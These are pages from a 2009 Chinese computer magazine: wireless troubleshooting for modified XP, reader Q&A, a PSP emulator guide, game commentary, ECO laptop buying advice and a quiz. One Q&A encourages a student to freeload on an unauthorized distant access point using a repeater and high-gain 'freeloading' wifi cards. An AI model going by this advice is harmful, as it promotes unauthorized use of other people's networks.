实际使用效果如何呢?根据我的实际使用来看,多线程任务提速不明显,但是对于并发数量很多的软件还是有帮助的,具体能提高多少得看实际各个网络的情况,多个网络叠加带宽翻倍的情况我也碰到过。不过呢,软件需要在系统中安装驱动,所以有可能会发生软件冲突,在 Vista 和 Win7 中使用也可能不正常,这些是它现行版本的不足,希望以后的新版能有所改进。(文 LMJ)(443304)

# 安装补丁 复原无线网络功能

不少电脑用户为了提高电脑速度,电脑上都装的是修改版的 Windows 系统,比如精简版的 Windows XP 系统。这类修改版的 XP 系统以及一部分 GHOST 版的 XP 都可能无法使用无线网络,甚至无法识别无线网卡,如何解决这个问题呢?

## 症状一:找不到无线网络

症状是安装好了无线网络,但是系统提示找不到无线网络。这种问题比较好解决,是 XP 使用无线网络必需的服务没有开启引起的。解决方法如下:点击桌面上“我的电脑”→右键选择“管理”→打开服务和应用程序中的“服务”→找到“Wireless Zero Configuration”服务并双击它→把启动类型设置为“自动”,然后点击“启动”启动这个服务(图1)。


●图1 设置服务

完成这一步之后,应该就可以搜到无线网络了;如果还是搜索不到无线网络,那么重启试试看。如果还是无法解决,那么点击控制面板中的“无线网络安装向导”,添加一个无线网络试试看。

## 症状二:找不到无线网卡

这种问题的症状一般表现为找不到无线网卡,或者有无线网卡但是始终为“禁用”状态。这类问题多半出现在修改版例如 GHOST XP 的操作系统上面;多半都是无线网卡的驱动问题引起的。解决的办法如下:在前面提到的“管理界面”也就是“计算机管理”中进入“设备管理器”在网络适配器中删除现有的无线网卡(图2),然后

到网卡的官方主页下载网卡驱动并安装驱动。重启之后,网卡应该就可以使用了。



●图2 删除无线网卡

如果网卡状态还是不正常,那么多试试几个版本的驱动看看。我就碰到过有的二手网卡很挑驱动程序,非要某个版本的驱动才能运行。

## 症状三:精简系统,插上无线网卡没反应

症状为插上无线网卡没有任何反应,可能症状有驱动无法安装、无法搜索网络、网卡无法使用、甚至无法识别网卡。究其原因具体到精简系统,所涉及的问题就没有上面的两种情况那么简单了。我用到最简洁的 XP 安装盘也就 100MB 这样,显而易见精简了非常多的东西。解决方法就没有上面两种这么有针对性了,涉及的面比较多,可能缺少了文件、注册表也缺少一些项目;精简过程中可能还顺带删除了一些关联文件。不过也别慌,在网上有人做了一个无线补丁,安装这个补丁之后重启系统就可以解决问题了。

★ 补丁下载地址: <http://www.cbifamily.com/download/200944.html>

如果还是没有办法解决问题,那么建议你重装系统,记得安装原版的操作系统。虽然这是一种万不得已的办法,但是也是最有效的办法了。(文 矿泉水)(443305)



## 如何增强寝室无线信号

【坨坨坨】猫哥你好,我是刚入学的新生,进到学校之后有很多不习惯的地方。学校不给新生上网,让我们很不爽,不过距离我们寝室几百米的地方有一个无线接入点,在阳台勉强能上网,但是一进入寝室就不行了,有办法加强信号吗?

【猫哥】哟,蹭网哇?方法肯定有,例如我们之前提到过的刷 DD-WRT 实现中继就可以实现你们的要求。方法可以参考《路由器刷机玩中继,拓展信号覆盖范围》,电子版链接为 <http://ep.cbifamily.com/2009/18/28/85791.html>。这个方法就是把路由器放在阳台,做一个中转站,不过得要求阳台或者阳台附近有可以使用的插座。当然了,阳台的无线信号强度也要够强才行,不然你们室内的效果也不会太好。

另外,虽然俺不太喜欢那种蹭网专用网卡,但是对于你这个用途来说买一块“卡王”之类的卡也是一个可以考虑的选择。如果经济比较紧张,可以考虑修改版的萨基姆 760N 无线网卡,这种版本加装了 SMA 接口,可以加装外接天线。不过这种网卡一般是“洋垃圾”,而且改造也是“小作坊”改造,所以质量肯定存在个体差异,好在价格很便宜。具体如何选择由你自己决定吧。如果加装外接天线,也要注意天线的品质。有的所谓 5db 甚至 12db 的天线都是虚标的,实际达不到这个值。甚至质量不好的天线加装上去之后还不如改造前。

760N 网卡目前有很多版本的驱动,例如最近刚出来的驱动是从 Windows7 里面提取的驱动。如果发现连接、信号问题,建议更换几个版本的驱动试试看。

## 怎样查看周围的无线网络

【mp4222】请问猫哥,我手上无无线设备,有办法查看我附近有无无线网络?谢谢!

【猫哥】如果没有带 Wifi 的手机或者无线网卡,想必你也不会有专门的 2.4GHZ 的信号检测器,那么你是无法判断周边有没有无线网络的;因为现在无线局域网应用已经比较广了,很多不起眼的角落都能搜到无线信号。

不过呢,如果你在室外看到有人用笔记本上网或者室外能看到 Wifi 天线之类的设备,周边有很多人共享上网但是却看不到网线,那么都可能有无线网络,当然只是可能哟。不知道你说的无线网络是不是特指免费的网络,如果局限于免费网络的话,很多地方其实都有电信等运营商架设的无线热点。还有一个方法,你可以到 <http://www.wifiok.cn> 或者其他类似网站上面搜索周边有没有热点。网上还有一些通过 GPS 坐标搜索当前免费热点的软件/服务,不过这个需要 GPS 手机的支持。



●通过网站搜索无线热点

猫哥求助方式 论坛: <http://bbs.cbifamily.com/> 学问: <http://ask.cbifamily.com/>





NDSL 是任天堂用以取代 GB 系列的新型掌机 NDS 的改进版本,它和 PSP 最大的不同是,有两个屏幕并且下屏为触摸屏。NDSL 上的游戏十分不错,在可玩性上比 PSP 上的游戏要强很多,因此不少玩家都希望能上 PSP 上玩 NDSL 游戏。如今,随着 DSONPSP DS 模拟器的发布,在 PSP 上玩 NDSL 游戏已不再是遥远的梦。

# 满赛! 在 PSP 上尝鲜 NDS 游戏



DSONPSP 是一款 PSP 专用的 NDS 游戏模拟器,目前最新的两个版本为“DSONPSP Beta7/Beta6”。由于尚在测试阶段,程序不甚完善,大多数 NDS 都无法流畅运行,且帧数保持在 1~5 帧左右。但 Beta7 提升了模拟器运行速度,还修正了诸如运行“FPS counter 计算器”出现的 Bug,成熟的 1.0 正式版值得期待。

## 一、如何安装和运行 DSONPSP 模拟器?

DSONPSP 模拟器的安装与其它 PSP 自制软件类似,可按如下步骤进行:

**step 1** 在 PC 端下载并解压“dsonsp.rar”,这里以最新的 Beta7 为例。下载地址:<http://www.cbifamily.com/download/200944.html>。将其中的“DSONPSP”文件夹拷贝到 PSP 的 GAME 文件夹中。

**step 2** 将 NDS 游戏的 ROM 文件改名为“test.nds”,并放到模拟器所在目录的“NDSROM”文件夹中。

**step 3** 在 PSP 的 XMB 界面中浏览


PSP 记忆棒,运行其中名为“DSONPSP Beta”的自制程序。



### ●在 PSP 上运行 DSONPSP Beta7

## 二、如何加载并运行任天堂的 NDS 游戏?


**step 1** 运行 DSONPSP 后,进入游戏 ROM 选择界面,按下“x”键确认。



### ●选择需要运行的游戏 ROM 文件

**step 2** 进入游戏配置步骤,在这里我们可对模拟器进行相应调整,以符合 ROM 文件运行的需要,选项设置如下:

“Screen Vertical (改变垂直屏幕)=0; Show FPS(显示帧数)=0;EnabledAudio(启用音频)=0;Frameskip(改善处理速度)=0; Language(语言选择)=0”。



### ●对 ROM 的运行选项进行设置

即默认所有选项都为 0,我们可通过“←”键将其设置为“1”。注意,“0”代表禁用,“1”代表启用。设置完成后,按下“Start”键就可运行游戏了。DSONPSP 的按键操作如下

表所示。

NDSL 操控键	对应 PSP 按键
上下左右	↑ ↓ ← →
A 键	○键
B 键	x 键
X 键	△键
Y 键	□键
SELECT 键	select 键
START 键	start 键
L 键	L 键
R 键	R 键

## 三、在 PSP 上玩 NDS 游戏的速度如何?

想在 PSP 上玩 NDS 游戏的玩家,都非常关心 DSONPSP 模拟 NDS 游戏的速度如何,这里我们就来做一个简单的游戏运行测试。我们选择的测试 ROM 是 NDS 热门动作类游戏《耀西岛 DS》。在运行游戏前,我们开启了“Show FPS”和“EnabledAudio”选项。



### ●可爱蜡笔风格的《耀西岛 DS》可正常运行

刚开始运行游戏,PSP 出现白屏反应,此时的 FPS 为 4 帧左右;白屏消失后,出现“耀西岛 DS”的 LOGO,此时 FPS 稳定在 15 帧左右;完全进入游戏后,FPS 稳定在 10 帧左右。总体而言,游戏运行速度比较慢,感觉就

像是慢动作回放,当然目前只能说是测试,想好好玩那还差得远。而自始至终都未发出任何声音,即使启用“EnabledAudio”选项。



### ●进入游戏后帧率急速下降,而且无声音

### 如何提高 DSONPSP 模拟器的 FPS?

如果用 DSONPSP 模拟 NDS 游戏时,速度保持在 1~2FPS 左右,这基本就说明卡得没法玩。这时可通过提高 PSP 的 CPU 运行频率来提高模拟器的 FPS。

在 PSP 的 XMB 界面按下“Select”键,出现“M33 VSH MENU”配置菜单(只有使用 M33 版本的自制系统才会有此菜单),将其中的“CPU CLOCK XMB”以及“CPU CLOCK GAME”两个选项的 CPU 频率分别设为“333/166”,然后选“EXIT”退出。这样在运行 DSONPSP 时 FPS 会提高不少。



### ●调高 PSP 的 CPU 频率可加快 NDS 游戏速度

(图/文 飘忽不定)(443005)



超薄型的 PS3 已在德国公开露面,这可以让“索饭”乐开了花。但近期,“任饭”的心情却是低落的,NDSi 的系统升级全面封杀了烧录卡,Wii 再度出现无法破解的韩版机,这让那些整天攒钱准备入手游戏机的“任饭”看得心惊肉跳,不过不管是“索饭”还是“任饭”,都要看紧钱包,谨慎出手。



## 如何检测 PSP2000 的屏幕坏点

【不吃活物】偶的 PSP2000 的屏幕上貌似出现三个亮点,怎样也无法消去。到网上查了下,说是出现了坏点,我的 2000 才买了一年,为何出现这种情况?又该如何检测坏点呢?

【猫哥】PSP 液晶屏的每个像素都是由红、绿、蓝三原色组成。如果有一种出现故障,那么这个像素就会变成一个固定颜色的点,这就是坏点。至于检测坏点,最简单的方法就是全屏显示纯色 JPG 图片(黑、白、红、蓝、绿),观察屏幕有没有无法正常显示的点。方法为:在 PC 端用画图板做出黑、白、红、蓝、绿颜色的图片后,连接电脑与 PSP,并将图片放在 PHOTO 文件夹里。这时就可用 PSP 看图检测即可。

如果没有记忆棒,可运行 UMD 时的全黑读盘画面,或者进“SETTINGS”→“SYSTEM SETTINGS”→“ABOUT PSP”,马上按“○”

键,这样可暂停在全黑画面,以及出现 PSP LOGO 时接近全白色的画面。

甚至还可通过“SETTINGS”→“DATE&TIME SETTINGS”选项,把月份设为 1 月(灰白色背景),来判断有无亮/暗点。



### ●少量坏点不会影响 PSP 的正常使用


## 用 PSP 如何观看在线视频

【8122\*\*\*47】传说中的猫哥老大您好,小弟想用 PSP 看在线视频,请问我该安装什么软件?如何设置?

【猫哥】可用 PSPTube 来欣赏,在“狗狗搜索”中搜索下载。安装时,直接解压后复制到 PSP 的 GAME 下。使用时,打开 PSP 的 WiFi 开关,选择可用的连接点就进入软件界面。按 SELECT 键选择网站,以优酷为例:先按 SELECT 键到优酷,PSPTube 会通过脚本链接,出现优酷界面,在这里就可选择想看的视频,按“x”键会弹出输入界面,可以用中文拼音搜索视频名称,按 START“确定”;在等待片刻后,会出来一大堆视频,选中一个即可。

进入视频播放界面后,会出现一段时间的黑屏。这时需要注意屏幕右下角的时间和 WiFi 灯的闪动情况。如果过了很长时间,画面

依旧是“00:00”且 WiFi 灯不闪,可按“□”键,回到选择视频的画面,重新选一个,如果一切正常就会出现视频画面。在播放模式里按“△”键可隐藏时间显示,“SELECT”可调整画面大小,“START”可暂停/播放,方向左右键可慢放和快进。



### ●有了 PSPTube,看优酷的 FLV 不在话下

## 运动类游戏《大棒球联盟 2》的相关问题

【木刀】猫哥您好,小弟最近在玩《大棒球联盟 2》,感觉画面很舒服,但小弟不是很会玩,希望猫哥能在百忙之中讲解一下,这款游戏应该怎么来玩?

【猫哥】玩之前,最好了解下棒球规则。首先,比赛开始,我方投球。先用连续直线快球轻松三振对手;对方一人出局,换第二名击球手;可尝试各种不同的投法,继续三振对手;换第三名击球手,如果他也出局,就要攻防转换了。如果第二球,被对方击中,守备方需要迅速向落点跑去,用球棒控制方向,“L”键换人;如果最终球落到界外,这时

就要再投一次。使对手出局后,换我方击球。一个标准挥棒击打,迅速利用球棒跑向一垒,到达一垒后,发现对方仍未接到球,可按“R”键,发动 Turbo 加速,画面会变为红色,迅速冲向二垒。在观察球的同时,要注意看场地雷达,看自己的球员跑到了什么位置,并及时做出调整。如果安全上垒,换下一名击球手,打边路,虽然一垒上被封杀,但是二垒上的球员成功踏上三垒。利用上述方法继续比赛,当看到投过来的球在有效区域外,则为坏球,可以不击打。当我方有三人出局后,即攻防转换。换我方投球,此时也可发动 Turbo,速度会加倍,能力值也会恢复,不过效果只维持一球。这时如果此球被击中的话,飞出去也会更远。如果险些要被对手打出 Home Run,需要马上跑到落点处,按“x”键,可发动 QTE,输入成功后,可华丽接杀,击球手出局。最后可考虑试一下 BIG HEAT,当能量槽集满时,按“L+R”键,投球手即可发动 BIG HEAT(如果是击球手则发动 BIG BLAST),效果持续三球,华丽地三振对手,比赛结束。



### ●来做盘《棒球英雄》中的上杉达也

(图/文 毛毛虫)(443006)





### 哥哥们 不要再唱啦

这是一个信仰的时代，而中国网游界在色情、暴力等战略推广手段被受到严厉的禁止后，为了寻找下一个战略点，在万般无奈之下，有些邪恶的网游商把目标盯上了世界最后一个纯爷们——春哥。一时间“不曾哥，无网游”“信春哥得永生”的口号，铺天盖地而来。春哥、曾哥的形象被恶搞、被丑化、甚至被扭曲但依旧不靠谱的与其它的网游挂着关系，貌似你不玩这个游戏，半夜春哥曾哥会出来挠你一番。网游商们千万不要再糟蹋春哥，折磨曾哥了。人家只不过是速食娱乐节目的一个草根明星而已，虽然歌唱得有些柔弱，虽然形象有些不靠谱，但尊重一个人还是我们中华民族的传统美德。所以请不要再以“哥”们的名义来宣传游戏了，否则我们真的要吐了。



### 《梦幻诛仙》 天音加点指南

话说《梦幻诛仙》的天音弟子，虽然从职业方面来看是一个典型的“奶妈”职业。不过对于这个“奶妈型”职业，很多玩家却在加点方面出现了很多分歧，下面就让我们从纯耐力到纯体力，看天音的几种加点方式。

**5点耐力全加：**这样的加法，会让你的天音角色变成一个极端高防的医生。普通的攻击在你的面前基本无视，即使是组队你也可以冲到队伍的最前面，在活动中的你不需要队友的保护，可以高傲的站到后面，完成医生的职责。

但是在PK中，你的高防，低蓝，低速，却是永远都无法弥补的痛。所以，在PK中的你，不是一个完美的医生，或许还是一个累赘。

**4点耐力1点敏捷：**这种加点方式，可以让你拥有不错的防御，非常快的速度。并且不管在活动中还是PK里都有着不错的表现，不过在漫长的消耗战中，法力的不足会让你的活动能力受限，不过这些完全可以通过装备来进行弥补。

**3点耐力1点敏捷1点灵力：**这是一个比较全面的医生，继续靠装备的弥补，也算得上是一个有速度，有防御，有法力的“三有新人”。这种加法，加血业务上你可以给队友多一点的血量，PK中你的速度可以先出手，预测别人的攻击，可以提前做出判断，所以这样的天音角色，不仅仅是一个医生还是一个指挥。

**5点灵力全加：**这样的医生在100级时单人加血会比一般的天音多加796点的血，群体加血可以多加242点的血，虽然能加这么多的血，当然也是对方攻击的目标。所以这样的医生或许还要队友的保护，而并非一种完美的医生。

**3点灵力1点敏捷1点耐力：**能力较为平庸，剩下能看的就是人品了，只要能让你的队友活到最后，你就是最棒的天音战士。

**3灵1敏1耐：**这是一个有防御有速度，有加血量的医生，有自己的生存力，不管在PK练级活动中都是不错的选择，但是也可能被人称为比较平庸的医生，但是只要自己做到最好，让队友活到最后，你就是一个好医生。

**5点体力全加：**不管在活动中还是PK中都可以生存的医生，但是自己的生存，队友不一定能生存，让队友生存下去，才是硬道理。

无论你练的是哪种天音弟子，你的职责就是给队友加血，不让队友在过程中死去，只要让五个人顽强的站立下去，你就是一个完美的医生。

# 《绿色征途》 很绿、很环保

史大叔旗下的又一款新作《绿色征途》出炉了，号称“不卖材料，不卖装备，不卖宝箱，掉落物品不绑定可交易”，并且还增加了一些全新的元素。打眼一看，免费游戏的收费伎俩，在这里统统被否定。是史大叔真的良心发现，要让玩家免费玩得痛快？还是暗渡陈仓，游戏中藏着，掖着其他的收费项目？让我们一起来看。



## 装备绿色了，维修服务费不能少吧！



### ●幽静的田园小镇

《绿色征途》的装备有四种，分别为白色装备、蓝色装备、金色装备、神圣装备。所有的装备耐久度会不断的降低，而当耐久度降为0时，将会损坏并消失。而绑定的装备耐久度降



### ●绿色征途，果然遍地绿色

为0时，不会消失，但会失去效能，需要维修。当然这个维修是需要花费一定的费用的，游戏中的装备修理方式同样有两种：一种是普通修理，有一定失败概率，修理完成时装备耐久上限会下降1点。另一种特殊修理则不会降低耐久上限。要保住自己辛苦搞到的装备，就得



### ●这么多的人，玩得脸都要绿了

选特修，于是史大叔的口袋里又“叮咚”多了几两银子。而在材料物品上，《绿色征途》的合成材料升级宝石将不再绑定，玩家收集到以后可以再交易出售给其他玩家。但玩家之间的交易将会产生一定的交易税，这些交易税将会由系统进行收取。

## 跳舞等于变相挂机

以往的《征途》，注重的是人民币玩家的游戏体验，只要你肯花钱，几乎可以一天升级到满级，《绿色征途》在倡导照顾非人民币玩家的理念上去掉了卖经验、宝箱。不过游戏中同时也加入了我们意料之外的特色：替身宝贝、跳舞。游戏里的替身宝贝是个人见人爱的亲爱的宝贝，除了造型可爱之外，功效更是立竿见影，它能够让你在练级过程中事半功倍，一只可以增加5%的经验，而一次则可以领养5只。所谓的跳舞，也只是挂机的另一种表现形



### ●偶尔闪现BUG，全民裸奔

式，只要在次数和时间上下点功夫，同样效果不凡。“绿色”和“免费”，只不过是换了一种方式进行收费，并且这种收费的细节，更为细化，



### 可以称之为服务。

## 《绿色征途》还绿了哪里？

在任务方面，《绿色征途》在《征途》原有的任务系统上做了大规模的优化，取消了部分繁琐的每日任务，加入大量中、低级任务。比如

《绿色征途》中新加入的装备升级任务，只要玩家在练级过程中收集到一定数量的蓝白装备，就可以跟NPC换一个随机的高级装备，甚至

运气好的话能换到神圣装备。并且游戏中的PK公式也进行了调整，让人民币玩家与非人民币玩家之间的实力尽可能的拉近。




史大叔也说了，这次我们的《绿色征途》就是针对非人民币玩家的，谁要再说《征途》花钱多，我跟你急。让我们看看，的确，游戏的设置方面，原本该收费的，也都不收费了。表现出一副“使劲让你玩”的姿态。当然我们不得不说史大叔的态度是诚恳的，我们也有理由相信《绿色征途》，在一定范围内是免费的，但不是绝对的。巨人的策划始终是优秀的，优秀到他在偷窥你的钱包，你还有所不知，当你在最后乐陶陶的掏出钱来，为这已经不再青春的游戏消费一把的时候，你才发觉，史大叔高，实在是高！

以下小游戏下载地址为：<http://www.cbifamily.com/download/200944.html>

### 黑衣枪手

这是加入了物理引擎的FLASH游戏，游戏中你必须先考虑好射击的角度，然后“砰”的一下发射出子弹，利用子弹的力量将所有的小黑人都杀死即可，游戏只需要鼠标即可操作。



### 滚个大雪球

冬天要到了，为了节省体力宿迁的小旅鼠们决定，集体翻滚在一个大雪球里，一起往山下滚去。翻滚下山时并非一帆风顺，那些树木会把你的雪球拆开，甚至一分为二，所以需要你不时的收集更多的小旅鼠。



### 动量导弹4

能将一款FLASH游戏做得如此精美，《动量导弹》系列成功的要点之一也就这样跳了出来，玩法很简单，你需要不断的打击敌人即可。进入游戏之后，点击“CAMPAIGN”，选“NEWGAME”开始游戏。







虽然超低压本以强悍的续航能力赢得了不少消费者的青睐,但是孱弱的性能却一直无法令人满意,那么到底有没有一款本本既能满足性能需求,又能满足移动时的超长时间续航呢?

# 待机多 2 小时 ECO 节能本本选购

## ECO 技术加盟普通本本,性能与节能二者兼得

加入了 ECO 技术的笔记本在市场上出现并热卖是有其合理理由的。首先,作为以便携,超长续航为特点的上网本和 CULV 本在便携和续航能力上,是对传统本本最大的挑战,而加入了 ECO 技术的普通本本,能够在平常使用中,根据使用环境自动调节本本功率,达到降低功耗,延长使用时间的目的,根据使用测试,采用了 ECO 技术的本本能够最高延长 2 小时的待机时间,缩小了与上网本和 CULV 本的差距。

### 什么是 ECO

ECO 是 ECOLOGICAL 单词的缩写,意味生态环保,ECO 技术其实在很早的时候就在 IT 产品中采用,比如 LCD 显示器和投影机,不过它们大多是通过在不用的应用环境中采用降低亮度、减少电力消耗的方法来实现节能效果的,这种节能技术因为符合环保节能的趋势,所以逐渐被各个 IT 分支产品所采用。

另一方面,无论是上网本,还是 CULV 超低压本,在性能上的孱弱一直被消费者所诟病。而融入了 ECO 技术的传统本本,则能够很好的延续传统本本的性能优势。特别是在游戏大作频出的年底,在寝室断电后还能继续长时间游戏,相信对学生消费者来说 ECO 笔记本诱惑更大。

病。而融入了 ECO 技术的传统本本,则能够很好的延续传统本本的性能优势。特别是在游戏大作频出的年底,在寝室断电后还能继续长时间游戏,相信对学生消费者来说 ECO 笔记本诱惑更大。

第三方面,加入了 ECO 技术对本本的成本提升很有限。与普通本本相比,ECO 技术其实更主要的体现在软件的调节上,在本本上具体表现为多配置一个 ECO 的快捷启动键。成本增加有限使 ECO 本本与同配置普通本本相比,几乎没有价格差距,很容易被市场接受。



● ECO 功能的实现对成本影响很小


## 入门级 ECO 消费,更适合学生选择

此外,入门级 ECO 本本的选择面相对较广,这类本本的售价经过降价,近期已经大量滑落到 4000 元以下区间,尤其以微星的相关产品最为丰富,其提供的 ECO 功能可实现 6 档节能。这类产品的主要特点就是 CPU 部分多采用奔腾双核 T4200/T4300 系列,更有部分低端产品还配置了双核赛扬 CPU,在性能上做到够用最好。显卡上,也多以 AMD 的 3 系列入门级独立显卡为主,部分低端本本还配置了 INTEL GMA X4500HD 集成显卡,非常适合预算不多的学生选购。如微星 EX400X 售价为 3999 元,价格经过下调,性价比非常突出。该本配置了 T6400 处理器,2G 内存,320G 硬盘。

## 高端 ECO 消费本,游戏性能强悍,续航时间更长

高端 ECO 消费本方面,由于新品上市,价格还略微偏高,相比传统的同配置本本,价格略高出几百元。这类本本相当受到家庭用户和预算较多的学生用户关注,价位集中在 6999 元区间。高端 ECO 消费本以高性能为卖点。一般配置了 INTEL 酷睿 2 T6500 级别的高性能 CPU,2G 以上容量内存以及 320G 以上硬盘。显卡一般采用独立显卡,以 AMD

HD4570 和 NVIDIA GT130M 为主。此外,受到体积和节能设计的影响,这类本本的屏幕不会很大,多以 13 英寸显示器为主,分辨率多为 1280 x 800。能很好的满足游戏和上网浏览需要。此外无线功能齐全对于这类本本来说是必备的,如蓝牙、3G、无线网卡等。比如东芝 Portege M901 和 M501,本本待机时间最高可延长 2 小时左右,非常适合学生寝室断电后继续使用。



## ● 东芝 Portege M901 在 ECO 帮助下能获得多 2 小时待机

除此以外,部分 ECO 本本还突出了便携优势,如富士通 S6421,这款本本加上电池的重量仅 1.9kg,配置为 Intel 奔腾双核 T4300、2G 内存、320G 硬盘,集成英特尔 GMA X4500MHD 显卡和 13.3 英寸显示器。该本本的 ECO 按键被安排在多媒体按钮组中,可以通过最右边的“Mode”按钮切换不同状态。当 Application 前的灯光亮起时,ECO 键即有效。

(文 吴亦铮)(443604)

### 消费级 ECO 本产品表

产品型号	产品配置	价格	市场走势
东芝 Portege M901	Intel Core2 DuoT6500/2G/320G/ Mobility Radeon HD 4570/13 英寸	6999 元	价格小降,建议团购
微星 EX400X	Intel Core2 DuoT6400/2G/320G/ Mobility Radeon HD 3450/14 英寸	3999 元	性价比高,建议入手
微星 VX600X	Intel 赛扬双核 T1600/1G/250G/ Mobility Radeon HD3410/15.4 英寸	3299 元	价格小降,建议团购
微星 EX401	Intel 奔腾双核 T4200/2G/320G/ Mobility Radeon HD 3430/14 英寸	3599 元	学生专供,建议入手
富士通 S6420D1	Intel 酷睿 2 T6500/2G/320G/ S3 Graphics Chrome 430 ULP/13.3 英寸	7400 元	价格稳定,建议观望
富士通 S6421	Intel 奔腾双核 T4300/2G/320G/GMA X4500MHD/13.3 英寸	6999 元	价格稳定,建议团购
东芝 M501	Intel Core2 DuoT6500/2G/320G/ Mobility Radeon HD 4570/14 英寸	6699 元	价格小降,建议团购



# ECO 到底有没有用?

## 正方:ECO 很好很强大,完美解决了续航与性能的矛盾

代表:暴★函数、小 M

带 ECO 功能的笔记本出现后,很完美的解决了续航与性能之间的矛盾,在性能够用的前提下,尽可能的延长本本续航时间,提升本本续航能力。根据测试,带有 ECO 功能的本本,能够在待机中延长最多 2 小时的时间,使普通本本也能媲美超低压本和上网本的续航能力。

ECO 技术的节能范围非常大,它通常使用管理程序来控制指示灯、调低屏幕亮度、停止端口供电,降低内部配件性能等途径降低电源能耗。通俗的说就是把非必要使用的耗电配件关闭来达到续航时间的提升。并且 ECO 技术都会提供标识和操作界面为用户直观地反映出效果。

除了节能效果,ECO 技术还能够有效延长配件的使用寿命。如松下笔记本提供的 ECO 技术就提供了电池寿命延长功能,通过控制电池的充电量来使电池避免处于满负荷工作,从而保护电池不会过早的老化。

## 反方:华而不实的技术,其实只是噱头

代表:梦溪笔谈

虽然 ECO 技术看上去很美,但是其毕竟只是节能技术的一种,噱头而已。依靠 ECO 技术不能从根本上降低本本的功耗,其原理仅仅是牺牲部分性能,关闭部分不用的功能而已。当本本一直处于全负荷运行时,ECO 功能并不能延长本本的使用时间。普通本本依然存在功耗过高,续航能力不及超低压本和上网本。此外,ECO 技术一般是通过软件 + 硬件的方式实现的,具体表现在厂商需要自主开发相关的 ECO 技术,而且在本本上还要设置相应的功能快捷键来实现,无意中增加了成本,而这些成本当然只有消费者来消化了。

**猫哥小结** 节能无疑是很诱人的元素,但你在买之前一定要考虑由 ECO 衍生出的其他消耗。当然,本猫还是看好这个技术的。



《家用电脑》周刊  
编辑部地址:成都市营门口路民光商厦 2 层  
邮编:610036

参与办法:编辑短信“家用电脑周刊”+空格+“游戏编号+正确答案”发送到 12114。或者剪下与相对应的印花值,以平信的方式参加我们的活动。

本次活动短信截止时间:2009 年 11 月 24 日 游戏编号: giga1  
抽奖结果公布时间 2009 年第 47 期 需要印花值:500 点

## 接“二”连“三”的技术风暴

产品咨询电话:800-820-0926 活动咨询电话:028-87688333-8062

技嘉 P55AUD4 主板有三大卖点:支持 USB 3.0、SATA3 以及 3 倍于普通 USB 电源供电设计。该主板通过 NEC USB3.0 芯片,支持高达 5Gbps 的传输速率;该主板还搭配 Marvell SE9128 芯片,支持 SATA3 接口;该主板 3 倍于传统 USB 接口的电力输出,避免外接设备出现供电不足的情况。

### 游戏问题:

关于技嘉 P55AUD4 主板,下列说法最正确?  
A) 支持 USB 3.0  
B) 有 SATA3 接口  
C) 3 倍于普通 USB 电源供电设计  
D) 以上说法都正确



奖品快递费由中奖者支付

中奖名额 1 名

奖品:技嘉 GA-MA785GPMT-UD2H 主板 (奖品价值:749 元)

奖品以实物为准,图片仅供参考

技嘉光碟包  
中奖名额 2 名



参考价格  
1899 元

### 游戏规则

- 每个游戏,每个人只能参加一次,否则可能被取消游戏资格。
- 本刊在每次游戏结束后,将从对问题的参与者中抽出中奖玩家,中奖名单每周公布,参与读者也可到网站 (<http://bbs.cbifamily.com/>) 查询中奖结果。
- 短信中奖者必须邮寄与奖品等值的印花到编辑部方可领取奖品,印花复印无效。
- 《家用电脑》保留本游戏的最终解释权,产品图片仅供参考,以最终实物为准。

印花值 500 点





作为多普达 07~08 年最卖座机型, S1 系列至今仍凭借 S1 精英版, 受到 PPC 玩家的追捧。而作为目前最完美的 S1 升级版的多普达 T3238, 不仅沿用了 Diamond 的高硬件配置, 而且运行速度更快。目前可买到的版本包括移动行货心机多普达 Touch 和国外网购/代购的欧版 HTC Touch 3G, 究竟谁更值得选购呢?

## 买多普达 Touch 还是 HTC Touch 3G?

多普达 Touch HTC Touch 3G WiFi WCDMA

### 一、外形比拼: 看品牌 LOGO 区分机器版本

机身正面上, 多普达 Touch 相比 HTC Touch 3G 的最大区别就是屏幕下方的 LOGO 字样由 HTC 变成了心机, 屏幕上方则多了 Dopod 的品牌 LOGO。机身背面上, 行货 Touch 的电池仓下方多了 Touch 字样, 而 Touch 3G 的摄像头左侧则有一个 HTC 的 LOGO。



● 移动心机多普达 Touch 的外观细节

### 二、功能比拼: 行货版更简便可靠, 欧版更实用耐玩

■ 国外网购/代购的欧版 HTC Touch 3G 主要参数

手机型号	系统/制式	外观样式	电池容量	主屏参数	摄像头参数	特色亮点	参考报价
HTC Touch 3G (T3238)	WM6.1/ 联通“沃”	直板	1100mAh	240 x 320、2.8 英寸 65K 色 TFT	3.2MP AF、自动曝光、白平衡调节、无闪光灯/自拍镜	Touch Flo.528MHz 高频 CPU、256MB ROM/192MB RAM、GPS、WiFi、多媒体娱乐、EQ 调节、办公	高尚黑: 2010 元 闪耀蓝: 2010 元 咖啡色: 2100 元 华丽金: 2160 元

多普达 Touch 的主菜单取消了欧版华丽的天气菜单, 但加入了丰富的移动内置业务。值得注意的是, 这类定制服务资费都不便宜, 譬如带 PushMail 服务的 139 邮箱为 5 元/月, 建议使用前咨询当地 10086。

